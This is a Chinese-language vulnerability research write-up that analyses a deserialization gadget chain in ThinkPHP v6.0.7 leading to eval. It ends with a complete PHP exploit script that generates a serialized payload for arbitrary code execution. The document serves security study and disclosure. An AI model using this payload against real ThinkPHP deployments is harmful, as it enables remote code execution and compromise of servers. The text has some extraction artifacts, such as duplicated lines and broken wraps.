ThinkPHP v6.0.7 eval 反序列化利用链

0x00 前言

最近分析了不少的 ThinkPHP v6.0.x 反序列化链条，发现还蛮有意思的，但美中不足的是无法拥有直接调用形如 `eval` 的能力。于是就自己就在最新的（目前是 ThinkPHP v6.0.7）版本上基于原有的反序列化链，再挖了一条能够执行 `eval` 的。

0X01 利用条件

- 存在一个完全可控的反序列化点。

0x02 环境配置

直接使用 `composer` 安装 `V6.0.7` 版本的即可。

```
-> composer create-project topthink/think=6.0.7 tp607
-> cd tp607
-> php think run
```

修改入口 **app/controller/Index.php** 内容，创造一个可控反序列化点：

(https://xzfile.aliyuncs.com/media/upload/picture/20210314193915-e7e631d4-84b9-1.png)

0x03 链条分析

这里还是由 **ThinkPHP v6.0.x** 的入口进入。

在 `Model` 类 `(vendor/topthink/think-orm/src/Model.php)` 存在一个 `__destuct` 魔法方法。当然 `Model` 这玩意是个抽象类，得从它的 **继承类** 入手，也就是 `Pivot` 类 `(vendor/topthink/tink-orm/src/model/Pivot.php )` 。

```
abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{
    /**
     * ......
     */

    public function __destruct()
    {
        if ($this->lazySave) {
            $this->save();
        }
    }
}

class Pivot extends Model
{
    /**
    * ......
    */
}
```

我们先让 `$this->lazySave = true` ，从而跟进 `$this->save()` 方法。

```
// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}

public function save(array $data = [], string $sequence = null): bool
{
        // 数据对象赋值
    $this->setAttrs($data);

    if ($this->isEmpty() || false === $this->trigger('BeforeWrite')) {

        return false;

    }
    $result = $this->exists ? $this->updateData() : $this->insertData($sequence);

     /**
     * ......
```

```
     */

}
```

其中 `$this->setAttrs($data)` 这个语句无伤大雅，跟进去可以发现甚至可以说啥事也没做。

```
// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}

public function setAttrs(array $data): void
{
        // 进行数据处理
    foreach ($data as $key => $value) {
        $this->setAttr($key, $value, $data);
    }
}
```

那么我们这里还需要依次绕过 `if ($this->isEmpty() || false === $this->trigger('BeforeWrite'))` 中的两个条件。跟进 `$this->isEmpty()` 以及 `$this->trigger('BeforeWrite')` ，我们发现 `$this->data` 要求不为 `null` ，且 `$this->withEvent == true` 。

```
// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}

public function isEmpty(): bool
{
    return empty($this->data);
}

// trait ModelEvent{}

protected function trigger(string $event): bool
{
    if (!$this->withEvent) {
        return true;
    }

    /**
    * ......
    */

}
```

此时， `$this->isEmpty()` 返回 `false` ， `$this->trigger('BeforeWrite')` 返回 `true` 。我们顺利进入下一步 `$result = $this->exists ? $this->updateData() : $this->`

>insertData($sequence);` 。我们在上边可以发现 `$this->exists` 的默认值为 `false` ，不妨直接跟进 `$this->insertData($sequence)` ，其中 `sequence = null` 。

```
// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}

protected $exists = false;

protected function insertData(string $sequence = null): bool
{
    if (false === $this->trigger('BeforeInsert')) {
        return false;
    }

    $this->checkData();
    $data = $this->writeDataType($this->data);

    // 时间戳自动写入
    if ($this->autoWriteTimestamp) {
        /**
        * ......
        */
    }
    // 检查允许字段
    $allowFields = $this->checkAllowFields();

    /**
    * ......
    */

}
```

显然， `$this->trigger('BeforeInsert')` 的值在上边已经被我们构造成了 `true` 了，这里继续跟进 `$this->checkData()` 以及 `$data = $this->writeDataType($this->data)` 。 `$this->checkData()` 直接可以略过，而传入 `$this->writeDataType()` 的参数 `$this->data` 在上边已经被我们构造成一个 `非null` 的值，这里不妨将其构造成 `[7]` ，由于 `$this->type` 的值默认为 `[]` ，这里的遍历是没有影响的。

```
trait Attribute
{
    protected $type = [];
}

// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}
protected function checkData(): void
{
}

protected function writeDataType(array $data): array
{
    foreach ($data as $name => &$value) {
        if (isset($this->type[$name])) {
            // 类型转换
            $value = $this->writeTransform($value, $this->type[$name]);
        }
    }
    return $data;
}
```

至于 `$this->autoWriteTimestamp` 的默认值是没有的，相当于 `null` ，这里直接用 **弱类型比较** 直接略过。

```
trait TimeStamp
{
    protected $autoWriteTimestamp;
}
```

此时，我们来到 `$allowFields = $this->checkAllowFields()` ，其中 `$this->field` 和 `$this->schema` 的默认值都为 `[]` ，因而可以直接来到 `else{` 。

```
trait Attribute
{
    protected $schema = [];
    protected $field = [];
}

// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}

protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field = array_keys(array_merge($this->schema, $this->jsonType));
        } else {
            $query = $this->db();
            $table = $this->table ? $this->table . $this->suffix : $query->getTable();
            $this->field = $query->getConnection()->getTableFields($table);
        }
        return $this->field;
    }

    /**
    * ......
    */

}
```

那么，继续跟进 `$this->db` ，来到了 **关键点** ，第一句 `$query = ...` 可以直接跳过，而在 `$query->table($this->table . $this->suffix)` 这里存在熟悉的字符拼接。这样只需要让 `$this->table` 或 `$this->suffix` 为一个 **类** 就可以触发那个 **类** 的 `__toString` 魔法方法了。

```
// abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{}

public function db($scope = []): Query
{
    /** @var Query $query */
    $query = self::$db->connect($this->connection)->name($this->name . $this->suffix)-
>pk($this->pk);
    if (!empty($this->table)) {
        $query->table($this->table . $this->suffix);
    }

    /**
    * ......
    */

}
```

简单总结一下，要触发 `__toString` 需要构造：

- `$this->lazySave` = `true`
- `$this->data` = `[7]`
- `$this->withEvent` = `true`

至于 `__toSring` 魔法方法的类，我们这里选择 `Url` 类 `(vendor/topthink/framework/src/think/route/Url.php)` ，首先第一个条件 `if (0 === strpos($url, '[') && $pos = strpos($url, ']'))` 需要绕过，第二个条件 `if (false === strpos($url, '://') && 0 !== strpos($url, '/'))` 需要满足最上部分，并使得 `$url` 的值为 `''` 。

```
class Url
{

    public function __toString()
    {

        return $this->build();
    }

    public function build()
    {
        // 解析URL
        $url     = $this->url;
        $suffix  = $this->suffix;
        $domain  = $this->domain;
        $request = $this->app->request;
        $vars    = $this->vars;

        if (0 === strpos($url, '[') && $pos = strpos($url, ']')) {
            // [name] 表示使用路由命名标识生成URL
            $name = substr($url, 1, $pos - 1);
            $url  = 'name' . substr($url, $pos + 1);
        }

        if (false === strpos($url, '://') && 0 !== strpos($url, '/')) {
            $info = parse_url($url);
            $url  = !empty($info['path']) ? $info['path'] : '';

            if (isset($info['fragment'])) {
                // 解析锚点
                $anchor = $info['fragment'];
                if (false !== strpos($anchor, '?')) {
                    // 解析参数
                    [$anchor, $info['query']] = explode('?', $anchor, 2);
                }
                if (false !== strpos($anchor, '@')) {
                    // 解析域名
                    [$anchor, $domain] = explode('@', $anchor, 2);
                }
            } elseif (strpos($url, '@') && false === strpos($url, '\\')) {
                // 解析域名
                [$url, $domain] = explode('@', $url, 2);
            }
        }

        if ($url) {

             /**
            * ......
            */

            $rule = $this->route->getName($checkName, $checkDomain);
```

```
            $rule = $this->route->getName($checkName, $checkDomain);

            /**
            * ......
            */


        }

        if (!empty($rule) && $match = $this->getRuleUrl($rule, $vars, $domain)) {
            // 匹配路由命名标识
            $url = $match[0];

            if ($domain && !empty($match[1])) {
                $domain = $match[1];
            }

            if (!is_null($match[2])) {
                $suffix = $match[2];
            }
        } elseif (!empty($rule) && isset($name)) {
            throw new \InvalidArgumentException('route name not exists:' . $name);
        } else {
            // 检测URL绑定
            $bind = $this->route->getDomainBind($domain && is_string($domain) ? $domai
n : null);
             /**
            * ......
            */
        }

         /**
        * ......
        */
    }
}
```

我们先让让 `$this->url` 构造成 `a:` ，此时 `$url` 的值也就为 `''` ，后边的各种条件也不会成立，可以直接跳过 。

然后再看 `if($url)` ，由于 **弱类型** 比较直接略过。

此时由于 `$rule` 是在 `if($url){` 条件内被赋值，那么 `if (!empty($rule) && $match = $this->getRuleUrl($rule, $vars, $domain))` 以及 `elseif (!empty($rule) && isset($name))` 这两个也不会成立，直接略过。

此时，我们来到 `else{` 内，其中 `$bind = $this->route->getDomainBind($domain && is_string($domain) ? $domain : null)` 这个代码为点睛之笔。显然， `$this->route` 是可控的， `$domain` 变量的值实际上就是 `$this->domain` ，也是一个可控的字符型变量，我们现在就能得到了一个 **[可控类] -> getDomainBind([可控字符串])** 的调用形式。

总结来说，满足该调用形式需要构造：

总结来说，满足该调用形式需要构造：

- `$this->url` = `'a:'`
- `$this->app` = `给个public的request属性的任意类`

然后全局搜索 `__call` 魔法方法，在 `Validate` 类 `(vendor/topthink/framework/src/think/Validate.php)` 中存在一个可以称为**“简直为此量身定做”**的形式。

```php
// class Str{}

public static function studly(string $value): string
{
    $key = $value;
    if (isset(static::$studlyCache[$key])) {
        return static::$studlyCache[$key];
    }
    $value = ucwords(str_replace(['-', '_'], ' ', $value));
    return static::$studlyCache[$key] = str_replace(' ', '', $value);
}

public static function camel(string $value): string
{
    if (isset(static::$camelCache[$value])) {
        return static::$camelCache[$value];
    }
    return static::$camelCache[$value] = lcfirst(static::studly($value));
}

// class Validate{}

class Validate
{
    public function is($value, string $rule, array $data = []): bool
    {
        switch (Str::camel($rule)) {
            case 'require':
                // 必须
                $result = !empty($value) || '0' == $value;
                break;
            /**
            * ......
            */
                break;
            case 'token':
                $result = $this->token($value, '__token__', $data);
                break;
            default:
                if (isset($this->type[$rule])) {
                    // 注册的验证规则
                    $result = call_user_func_array($this->type[$rule], [$value]);
                } elseif (function_exists('ctype_' . $rule)) {
                    /**
                    * ......
                    */
        }

        return $result;
    }

    public function __call($method, $args)
```

```
    public function __call($method, $args)
    {
        if ('is' == strtolower(substr($method, 0, 2))) {
            $method = substr($method, 2);
        }


        array_push($args, lcfirst($method));

        return call_user_func_array([$this, 'is'], $args);
    }
}
```

这里先从 `__call` 看起，显然在调用 `call_user_func_array` 函数时，相当于 `$this->is([$domain,'getDomainBind'])` ，其中 `$domain` 是可控的。

跟进 `$this->is` 方法， `$rule` 变量的值即为 `getDomainBind` ， `Str::camel($rule)` 的意思实际上是将 `$rule = 'getDomainBind'` 的 – 和 _ 替换成 '' ， 并将每个单词首字母大写存入 `static::$studlyCache['getDomainBind']` 中，然后回头先将首字母小写后赋值给 `camel` 方法的 `static::$cameCache['getDomainBind']` ，即返回值为 **getDomainBind** 。

由于 `switch{` 没有一个符合 **getDomainBind** 的 `case` 值，我们可以直接看 `default` 的内容。 `$this->type[$rule]` 相当于 `$this->type['getDomainBind']` ，是可控的，而 `$value` 值即是上边的 `$domain` 也是可控的，我们现在就能得到了一个 **call_user_func_array([可控变量],[[可控变量]])** 的形式了。

实际上现在也就可以进行传入 **单参数** 的函数调用，可这并不够！！！我们来到 `Php` 类 `(vendor/topthink/framework/src/think/view/driver/Php.php)` 中，这里存在一个调用 `eval` 的且可传 **单参数** 的方法 `display` 。

```
class Php implements TemplateHandlerInterface
{
    public function display(string $content, array $data = []): void
    {
        $this->content = $content;
        extract($data, EXTR_OVERWRITE);
        eval('?>' . $this->content);
    }

}
```

假若用上边的 **call_user_func_array([可控变量],[[可控变量]])** 形式，构造出 `call_user_func_array(['Php类','display'],['<?php (任意代码) ?>'])` 即可执行 `eval` 了。

总的来说，我们只需要构造如下：

- `$this->type = ["getDomainBind" => [Php类,'display']]`

就可以了。

0x04 简单示图

- 构造并触发 `__toString` ：

(https://xzfile.aliyuncs.com/media/upload/picture/20210314193916-e854272a-84b9-1.png)

- 构造 `[可控类] -> getDomainBind([可控字符串])` 进入 `__call` ：

```php
class Url
{
    public function __toString()
    {
        return $this->build();
    }
    public function build()
    {
        if (0 === strpos($url, '[') && $pos = strpos($url, ']')) {
            // ...
        }
        if (false === strpos($url, '://') && 0 !== strpos($url, '/')) {
            // ...
        }
        // ...
        if (!empty($rule) && $match = $this->getRuleUrl($rule, $vars, $domain)) {
            // ...
        } elseif (!empty($rule) && isset($name)) {
            // ...
        } else {
            $bind = $this->route->getDomainBind($domain && is_string($domain) ? $domain : null);
        }
        // ...

    }
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210314193917-e8af5230-84b9-1.png)

- 构造 `call_user_func_array([可控变量],[[可控变量]])` 执行 `eval` ：

```php
class Validate
{
    public function __call($method, $args)
    {
        // ...
        return call_user_func_array([$this, 'is'], $args);
    }
    public function is($value, string $rule, array $data = []): bool
    {
        switch (Str::camel($rule)) {
            // ...
            default:
                if (isset($this->type[$rule])) {
                    // 注册的验证规则
                    $result = call_user_func_array($this->type[$rule], [$value]);
                    // ...
                }
        }
        // ...
    }
}
class Php implements TemplateHandlerInterface
{
    public function display(string $content, array $data = []): void
    {
        $this->content = $content;
        extract($data, EXTR_OVERWRITE);
        eval('?>' . $this->content);
    }
}

```


(https://xzfile.aliyuncs.com/media/upload/picture/20210314193917-e9091e5a-84b9-1.png)

0x05 EXP

```php
<?php
namespace think\model\concern{
    trait Attribute{
        private $data = [7];
    }
}

namespace think\view\driver{
    class Php{}
}

namespace think{
    abstract class Model{
        use model\concern\Attribute;
        private $lazySave;
        protected $withEvent;
        protected $table;
        function __construct($cmd){
            $this->lazySave = true;
            $this->withEvent = false;
            $this->table = new route\Url(new Middleware,new Validate,$cmd);
        }
    }
    class Middleware{
        public $request = 2333;
    }
    class Validate{
        protected $type;
        function __construct(){
             $this->type = [
                "getDomainBind" => [new view\driver\Php,'display']
            ];
        }
    }
}

namespace think\model{
    use think\Model;
    class Pivot extends Model{}
}

namespace think\route{
    class Url
    {
        protected $url = 'a:';
        protected $domain;
        protected $app;
        protected $route;
        function __construct($app,$route,$cmd){
            $this->domain = $cmd;
            $this->app = $app;
            $this->route = $route;
```

```
            $this->route = $route;
        }
    }
}

namespace{

    echo base64_encode(serialize(new think\Model\Pivot('<?php phpinfo(); exit(); ?
>')));
}
```

利用结果：



(https://xzfile.aliyuncs.com/media/upload/picture/20210314193918-e943b5d8-84b9-1.png)